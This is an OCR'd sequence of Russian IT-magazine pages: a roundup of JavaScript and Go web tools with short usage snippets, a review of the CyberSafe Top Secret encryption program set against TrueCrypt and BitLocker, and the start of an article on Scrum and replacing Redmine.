Многие из нас уже давно знакомы с основным конкурентом Gogs — GitLab, который реализует ту же идею, но на Ruby. В первую очередь стоит сказать, что вокруг GitLab сформировалось более обширное комьюнити. На GitHub он собрал более 13 тысяч звезд и более 3 тысяч форков. Проектом пользуются мировые компании: Bell, AT&T, IBM, Qualcomm, NASDAQ OMX, Red Hat, Alibaba.com и другие. Интерфейс в GitLab полностью асинхронный, но с точки зрения юзабилити реализация на Go выглядит лучше.




Важным преимуществом GitLab является кросс-платформенность и наличие клиентов под iPhone, Android, Chrome и в вашем терминале. Оба проекта имеют массу конфигураций и подробную документацию. Но если говорить о процессе установки, то, на мой взгляд, разработчики Gogs уделили этому моменту больше внимания. Для Gogs есть не только исходники, которые нужно собирать, но и готовые бинарники (gobuild.io).

Timesheet.js

https://github.com/semu/timesheet.js

В информации чрезвычайно важен способ ее подачи, и порой лучшим решением будет изобразить ее на временной шкале. Timesheet.js — самый простой способ сделать это. Для работы достаточно подключить dist/timesheet.js и dist/timesheet.css, а затем создать контейнер для таймлайна:





```
<div id="timesheet"></div>
<br>
new Timesheet('timesheet', 2002, 2013, [
  ['2002', '09/2002', 'A freaking awesome time', 'lorem'],
  ['06/2002', '09/2003', 'Some great memories', 'ipsum'],
  ['2003', 'Had very bad luck'],
  ['10/2003', '2006', 'At least had fun', 'dolor'],
  ['02/2005', '05/2006', 'Enjoyed those times as well', 'ipsum'],
  ['07/2005', '09/2005', 'Bad luck again', 'default'],
  ['10/2005', '2008', 'For a long time nothing happened', 'dolor'],
  ['01/2008', '05/2009', 'LOST Season #4', 'lorem'],
  ['01/2009', '05/2009', 'LOST Season #4', 'lorem'],
  ['02/2010', '05/2010', 'LOST Season #5', 'lorem'],
  ['09/2008', '06/2010', 'FRINGE #1 & #2', 'ipsum']
]);
```



Accessible HTML5 Video Player

https://github.com/paypal/accessible-html5-video-player/

Великолепный видеоплеер от команды PayPal, построенный на последних стандартах, без дополнительных зависимостей и сторонних библиотек. Разработчики добавили полное клавиатурное управление и обеспечили поддержку субтитров, используя WebVTT. Скрипт весит всего 18 Кб, а стили — 5 Кб.



Tracking.js





https://github.com/eduardolundgren/tracking.js
Миниатюрная библиотека (всего 7 Кб), которая с помощью последних стандартов реализует различные техники компьютерного зрения в вебе. Tracking.js позволяет отслеживать различные объекты, цвета, лица как на фотографиях, так и с помощью веб-камеры. На странице проекта есть ряд примеров, и среди них есть даже маленькая демка, где управление происходит с помощью камеры.

Пример определения лиц:

```
window.onload = function() {
  var img = document.↵
    getElementById('img');
  var tracker = new tracking.↵
    ObjectTracker('face');
  tracking.track(img, tracker);
  tracker.on('track', function(event) {
    event.data.forEach(function(rect) {
      plotRectangle(rect.x, rect.y, ↵
        rect.width, rect.height);
    });
  });
  var friends = ['Thomas Middleditch',↵
    'Martin Starr', 'Zach Woods' ];
  var plotRectangle = function(x, y, ↵
  w, h) {
    var rect = document.↵
      createElement('div');
    var arrow = document.↵
      createElement('div');
    var input = document.↵
      createElement('input');
    input.value = friends.pop();
    rect.onclick = function name() {
      input.select();
    };
    arrow.classList.add('arrow');
    rect.classList.add('rect');
    rect.appendChild(input);
    rect.appendChild(arrow);
    document.getElementById('photo').↵
      appendChild(rect);
    rect.style.width = w + 'px';
    rect.style.height = h + 'px';
    rect.style.left = (img.offsetLeft ↵
      + x) + 'px';
    rect.style.top = (img.offsetTop ↵
      + y) + 'px';
  };
};
```

The best of awesomeness and usefulness for web developers



https://github.com/Pestov/best-of-awesomeness-and-usefulness-for-webdev
Немного лирики: за год было пролито немало переменных, случилось множество потерь среди функций, классов и методов, но в конечном итоге коммиты побеждают баги, на свет появляются новые библиотеки и фреймворки, а веб становится с каждым днем лучше. Мне, как человеку, повернутому на таксономии, захотелось выделить самые важные события, сервисы и инструменты, которые появились или обрели популярность за это время. В итоге получилась большая подборка, которая лежит на гитхабе. Это не типичный список, куда пушится все подряд, это попытка собрать лучшее по фронту и бэкенду, лучшее с точки зрения функционала и удобства использования, лучшее, не требующее аналогов.

Duo

https://github.com/duojs/duo
Сборщик следующего поколения, в который заложены лучшие идеи из Component, Browserify и Go. Круто то, что Duo умеет забирать файлы из приватного репозитория со всеми версиями, совершая pull.

Если говорить о плагинах как таковых — конкретно под Duo их немного. Есть компиляторы препроцессоров и синтаксического сахара, линтеры, автопрефиксер и есть плагин **duo-gulp**, который заставляет работать все Gulp-плагины под Duo.

```
//index.js
var uid = require('matthewmueller/uid');
var fmt = require('yields/fmt');
var msg = fmt('Your unique ID is %s!', ↵
uid());
window.alert(msg);
```

Собираем файл:


```
$ duo index.js > build.js
```



Scraper

https://github.com/ruipgil/scraperjs
Scraper, что переводится как «скребок», — отличный парсер веб-страниц на JavaScript. В нем есть два режима: для работы со статическим и с динамическим контентом. С помощью функционального API, который содержит понятные события и роутинг, ты без проблем решишь любые соответствующие задачи. Небольшой пример, как забрать ленту с HackerNews:

```
var scraperjs = require('scraperjs');
scraperjs.StaticScraper.create↵
('https://news.ycombinator.com/')
    .scrape(function($) {
        return $(".title a").↵
        map(function() {
            return $(this).text();
        }).get();
    }, function(news) {
        console.log(news);
    })
```




Heatmap.js

https://github.com/pa7/heatmap.js
Любая нормальная метрика для сайта не может существовать без тепловых карт. Это важнейший инструмент для UI/UX-дизайнеров и маркетологов для изучения поведения пользователей. Heatmap.js — это динамичные тепловые карты с предельно понятным API. Создаем объект, добавляем данные с дальнейшей возможностью их изменения и отрисовываем их по адресу указанного селектора. А еще есть три плагина под Gmaps, Leaflet и Openlayers.

```
var heatmap = h337.create({
  container: domElement
});

heatmap.setData({
  max: 5,
  data: [{ x: 10, y: 15, value: 5}, ...]
});
```




CYBERSAFE — ШИФРОВАЛЬЩИК НА ВСЕ СЛУЧАИ ЖИЗНИ

Денис Колисниченко
dhsilabs@gmail.com

НА СМЕРТЬ ТРУКРИПТА





Sashkin@shutterstock.com

ЧТО ЛУЧШЕ: AES ИЛИ BLOWFISH?

Оба алгоритма хороши. Оба стойки. Но у алгоритма AES максимальная длина ключа 256 бит, а у Blowfish — 448, к тому же Blowfish считается более быстрым, поэтому в максимальных модификациях программы используется именно он.

После закрытия разработки TrueCrypt армия любителей шифрования и секретности (в которой, как мы не раз говорили, уже давно должен состоять каждый айтишник) начала бороздить просторы интернета в поисках достойной альтернативы. В рамках этой статьи мы рассмотрим интересный и даже местами опенсорсный проект от отечественного производителя — CyberSafe Top Secret.

ВЕРСИИ И ЛИЦЕНЗИОННАЯ ПОЛИТИКА

Линейка модификаций программы включает Free, Advanced, Professional, Ultimate и Enterprise. В бесплатной версии CyberSafe используется алгоритм шифрования DES (по сравнению с AES или Blowfish это просто решето, а не алгоритм шифрования), поэтому данная версия подойдет лишь для ознакомления. Основные функции программы, а именно шифрование файлов/разделов/контейнеров, прозрачное шифрование файлов и облачное шифрование файлов в ней ограничены, а все остальные недоступны. Длина пароля и длина ключа в бесплатной версии (четыре символа и 64 бита) тоже оставляют желать лучшего. Скачать бесплатную версию можно по адресу cybersafesoft.com/cstopsecret.zip, но после ее установки придется либо активировать полную версию (это можно сделать через меню «Помощь»), либо удалить, потому что сочетание алгоритма DES и пароля в четыре символа делает программу бесполезной.

Для персонального использования, на мой взгляд, будет достаточно модификации Professional. В отличие от Advanced, в Professional поддерживается прозрачное шифрование файлов, а длина открытого ключа в два раза больше (4096 бит против 2048 в Advanced). Остальные основные характеристики шифрования те же — длина пароля 16 символов, алгоритм AES, длина ключа 256 бит.

Если тебе нужно защитить не один, а два компьютера, тогда следует выбрать Ultimate. Она стоит на 20 баксов дороже, но в качестве бонуса ты получишь неограниченную длину пароля, длину открытого ключа в 8192 бита, двухфакторную авторизацию и алгоритм Blowfish с длиной ключа в 448 бит. Также Ultimate поддерживает скрытие папок и защиту сетевых папок.


Самая полная версия — Enterprise. Она позволяет защитить до десяти систем (как-то маловато для предприятия, но такова лицензионная политика), поддерживает корпоративное облачное шифрование (а не только облачное шифрование, как в Ultimate), а также не ограничивает количество сетевых пользователей. Остальные характеристики шифрования аналогичны Ultimate: Blowfish с длиной ключа 448 бит, длина открытого ключа 8192 бита, неограниченная длина пароля.


В мои волосатые лапы попалась самая полная версия, поэтому все иллюстрации будут соответствовать именно ей.

УСТАНОВКА ПРОГРАММЫ

Прежде всего хочется сказать несколько слов об установке. Во-первых, программа поддерживает все практически используемые версии Windows — XP/2003/Vista/7/8. Так что если у тебя все еще XP и ты бородат, то ради конкретно этой программы тебе не придется переходить на «семерку» или «восьмерку».

Во-вторых, запуск программы установки нужно производить только с правами администратора, иначе на завершающей стадии установки получишь ошибку и длинный лог.





В-третьих, при запуске программы нужно добавить сертификат CyberSoft CA (рис. 1). То есть нажать кнопку «Да», иначе не будет установлен корневой сертификат CyberSafe и нельзя будет настроить шифрование электронной почты в почтовых клиентах. Я понимаю, что типичный читатель нашего журнала — крутой парень и ему будет как-то даже обидно видеть такие подробные разъяснения, но мы искренне надеемся, что статьи, касающиеся каждого, должны быть написаны как можно более подробно. Вдруг ты решишь вырезать эту статью из журнала и подарить ее младшей сестре, чтобы она наконец научилась шифровать свои интимные фотографии? :)

ИСПОЛЬЗОВАНИЕ ПРОГРАММЫ

Функций у программы множество, и одной статьи будет явно недостаточно, чтобы рассмотреть все. На рис. 2 изображено основное окно программы сразу после установки и активации полной версии.

В разделе «Ключи и сертификаты» можно управлять ключами и сертификатами, которые ты успеешь создать в процессе работы с приложением. Раздел «Шифрование файлов» используется для шифрования/расшифрования файлов и папок. Ты можешь зашифровать файлы для личного использования, а также для передачи их другому пользователю.

Раздел «Эл. цифровая подпись» используется для работы с (сюрпрайз!) электронной цифровой подписью. А раздел «Шифрование дисков» — для шифрования разделов и создания виртуального диска.

Вариантов использования программы может быть несколько. Первый вариант — это передача зашифрованных файлов. Зашифровать отдельные файлы для передачи другому пользователю можно в разделе «Шифровать файлы →


Рис. 1. Нажми на кнопку «Да»


Рис. 2. Основное окно программы


Рис. 3. Список виртуальных дисков пуст


Рис. 4. Имя файла защищенного виртуального диска


Рис. 5. Параметры виртуального диска














Шифрование для передачи». Второй вариант — это прозрачное шифрование файлов для личного использования. Третий — шифрование всего раздела или создание виртуального диска.

С первым вариантом все ясно — если есть такая необходимость, то программа справится с ней в лучшем виде. Второй вариант довольной спорный и оправдан, если у тебя до сих пор XP. В «семерку» и «восьмерку» уже встроено шифрование BitLocker, поэтому отдавать 75 баксов за Pro-версию этой программы по меньшей мере странно и экономически неоправданно. Разве что у тебя младшие версии этих систем, где нет поддержки BitLocker. Впрочем, о BitLocker, TrueCrypt и Top Secret 2 обязательно прочитай соответствующую врезку.

А вот третий вариант довольно заманчивый. В этом году вместе с окончанием поддержки Windows XP была прекращена разработка программы TrueCrypt. Для меня она была эталоном в мире шифрования. И я ее использовал так: создавал зашифрованный виртуальный диск размером с флешку (чтобы при необходимости можно было на нее его и скопировать), который я монтировал только тогда, когда мне были нужны зашифрованные файлы. На данный момент разработка TrueCrypt прекращена, а ее использование считается небезопасным. Найденные в ней бреши уже никем не исправлены. Если тебе интересно, можешь ознакомиться с этой страничкой: truecrypt.sourceforge.net.

Поэтому мне нужна была программа на замену TrueCrypt. Похоже, что ей теперь стала CyberSafe Top Secret.

Итак, давай рассмотрим, как создать зашифрованный виртуальный диск и как его использовать. Перейди в раздел «Виртуальный диск» (рис. 3) и нажми кнопку «Создать». В появившемся окне нужно ввести имя файла виртуального диска (рис. 4). Если нужно будет перенести этот диск на другую систему, просто скопируй на нее этот файл и вместо кнопки «Создать» используй кнопку «Открыть» для открытия файла виртуального диска.

Далее нужно ввести пароль для доступа к диску, размер диска (по умолчанию 100 Мб), выбрать алгоритм шифрования и выбрать тип файловой системы (рис. 5).

Немного ждем, и наш виртуальный диск появляется в списке (рис. 6). Виртуальный диск пока не смонтирован, поэтому он недоступен в системе. Выдели его и нажми кнопку «Монтиров.». После чего нужно будет выбрать букву для нового диска (рис. 7) и ввести пароль, указанный при его создании (рис. 8).

После этого статус диска будет изменен на «смонтирован», а созданный диск появится в проводнике (рис. 9). Все, с виртуальным диском можно работать, как с самым обычным диском, то есть копировать на него файлы, которые будут автоматически зашифрованы. Помни, что, когда ты перемещаешь файл с виртуального диска на обычный, файл будет автоматически расшифрован.

Для завершения работы с виртуальным диском лучше вернуться в окно программы, выделить его и нажать кнопку «Демонтир.». Так ты точно убедишься, что будут сброшены все буферы и вся информация будет сохранена. Хотя при завершении работы программы автоматически размонтируются все смонтированные диски, лучше проконтролировать этот процесс явно.



INFO


Ознакомиться с полным списком возможностей программы можно на сайте разработчиков — cybersafesoft.com/rus/.

Рис. 6. **Диск пока не смонтирован**

Рис. 7. **Выбор буквы для монтирования диска**

Рис. 8. **Ввод пароля для монтирования диска**

Рис. 9. **Созданный защищенный виртуальный диск в проводнике**



ВЫВОДЫ

Лично для меня программа CyberSafe Top Secret 2 стала заменой TrueCrypt. Хотя бы на время, пока эта программа будет поддерживаться разработчиками или пока не найду что-либо лучше. Необходимые мне функции для создания зашифрованного виртуального диска она вполне выполняет. Думаю, многим пользователям пригодятся функции по отправке зашифрованных файлов, по работе с сертификатами и электронными цифровыми подписями. Интерфейс программы прост и интуитивно понятен, поэтому не думаю, что у тебя возникнут проблемы с использованием остальных ее функций, хотя они и не рассмотрены в этой статье.

О BITLOCKER, TRUECRYPT И TOP SECRET 2

Поскольку мне очень нравилась программа TrueCrypt, то я не удержался, чтобы не сравнить ее и CyberSafe Top Secret 2. Вследствие использования алгоритма AES обе программы одинаково надежны. Однако все-таки нужно отметить, что исходный код TrueCrypt был открытым, код же CyberSafe Top Secret 2 открыт, но не полностью. Сам исходный код программы доступен на сайте для анализа, и ссылка на него есть на главной странице сайта разработчиков. Приведу ее еще раз: https://subversion.assembla.com/svn/cybersafe-encryption-library/.

Однако в состав программы входят несколько драйверов (NtKernel, AlfaFile), исходный код которых закрыт. Но это в любом случае лучше, чем программа с полностью закрытым исходным кодом.

Кстати, почему была закрыта разработка TrueCrypt? Поскольку его разработчики всегда высмеивали проприетарный BitLocker, а потом сами же рекомендовали на него перейти, мы подозреваем, что единственной весомой причиной закрытия проекта было давление на разработчиков. На данный момент ни одна из версий TrueCrypt не была явно скомпрометирована, поэтому закрытие проекта из-за взлома программы считаю маловероятным.

CYBERSAFE MOBILE: ПРИЛОЖЕНИЕ ДЛЯ ANDROID

В последнее время все актуальнее становится шифрование данных на мобильном устройстве. Наиболее популярны среди мобильных устройств девайсы под управлением Android. Как раз для таких устройств и предназначена программа CyberSafe Mobile. Контейнеры, созданные в CyberSafe Mobile, могут быть использованы в CyberSafe Top Secret, и наоборот. Ссылка на приложение: https://play.google.com/store/apps/details?id=com.cybersafesoft.cybersafe.mobile.

СИСТЕМЫ УПРАВЛЕНИЯ ПРОЕКТАМИ

Максим Мосин
max.mosin@gmail.com

ЖИЗНЬ ПО AGILE

Рано или поздно в растущих компаниях бесплатная система управления проектами (читай: Redmine) перестает справляться с потоком приходящих задач, а ее минусы перевешивают все существующие плюсы. И именно тогда нужно сделать правильный выбор и заплатить за ту систему, которая будет соответствовать всем необходимым требованиям.



INFO

Система YouTrack разработана компанией JetBrains, основанной в Санкт-Петербурге.



INFO

С английского языка Scrum переводится как «толкучка».

ЧТО ТАКОЕ AGILE И SCRUM?

Agile-методы — это методы разработки программного обеспечения, ориентированные на разработку по итерациям (планирование обновлений и контроль их выполнения).

Как гласит Википедия, основных идей гибкой методологии разработки четыре:

- люди и взаимодействие важнее процессов и инструментов;
- работающий продукт важнее исчерпывающей документации;
- сотрудничество с заказчиком важнее согласования условий контракта;
- готовность к изменениям важнее следования первоначальному плану.

Суть методологии заключается в том, что разработчики от итерации к итерации выполняют требования заказчика, постоянно улучшая свой продукт. Есть несколько популярных методов работы по Agile. Одним из них является Scrum.


Scrum — это методология управления проектами, позволяющая планировать изменения, которые будут выполнены, и контролировать их выполнение.


Сущности Scrum:

- Product Backlog — список задач, которые нужно выполнить;
- Sprint Backlog — задачи, которые будут выполнены в ближайшей итерации;
- Sprint — итерация, по ходу которой (после планирования и до окончания), проходят ежедневные встречи команды, где обсуждается процесс выполнения задач;
- обновление системы.

Для контроля выполнения задач в Scrum используется доска (рис. 2), по которой можно отслеживать процесс выполнения. Доска может иметь много состояний, у каждой команды они называются по-своему, но основные из них три:

- задачи, которые еще не выполняются, но планируются на эту итерацию;
- задачи, которые сейчас разрабатываются;
- задачи, которые уже выполнены и будут выпущены в конце итерации.





Также на доске есть диаграмма, по которой можно отслеживать ход выполнения задач во время итерации и корректировать список задач.

Рис. 1. Процессы, происходящие в ходе Scrum

Рис. 2. Доска Scrum

ЗАЧЕМ ЧТО-ТО МЕНЯТЬ?

Конечно, когда количество задач в системе около двух тысяч и все пользователи привыкли к ней, никто не хочет ничего менять. Для того чтобы решиться на переход, нужно быть уверенным, что текущая система не справляется, и четко знать, что нужно найти.

Что не устраивало в Redmine?

Redmine заслуживает внимания и имеет большое количество плюсов, и еще он бесплатный. Можно настраивать права, статусы, трекеры и любые другие поля, удобно делать выборки, создавать задачи по почте и так далее. Удобна сквозная нумерация задач, хотя тут есть и плюсы, и минусы. Но приспособить его к Scrum не представляется возможным: доски нет, отслеживать время крайне неудобно, чтобы расположить задачи в произвольном порядке, нужно вводить дополнительные поля и сортировать по ним, нет нормальной интеграции с Git и SVN и так далее.

Что хочется увидеть в новой системе?

Перед тем как изучать системы, нужно четко определить критерии, по которым системы будут оценены.

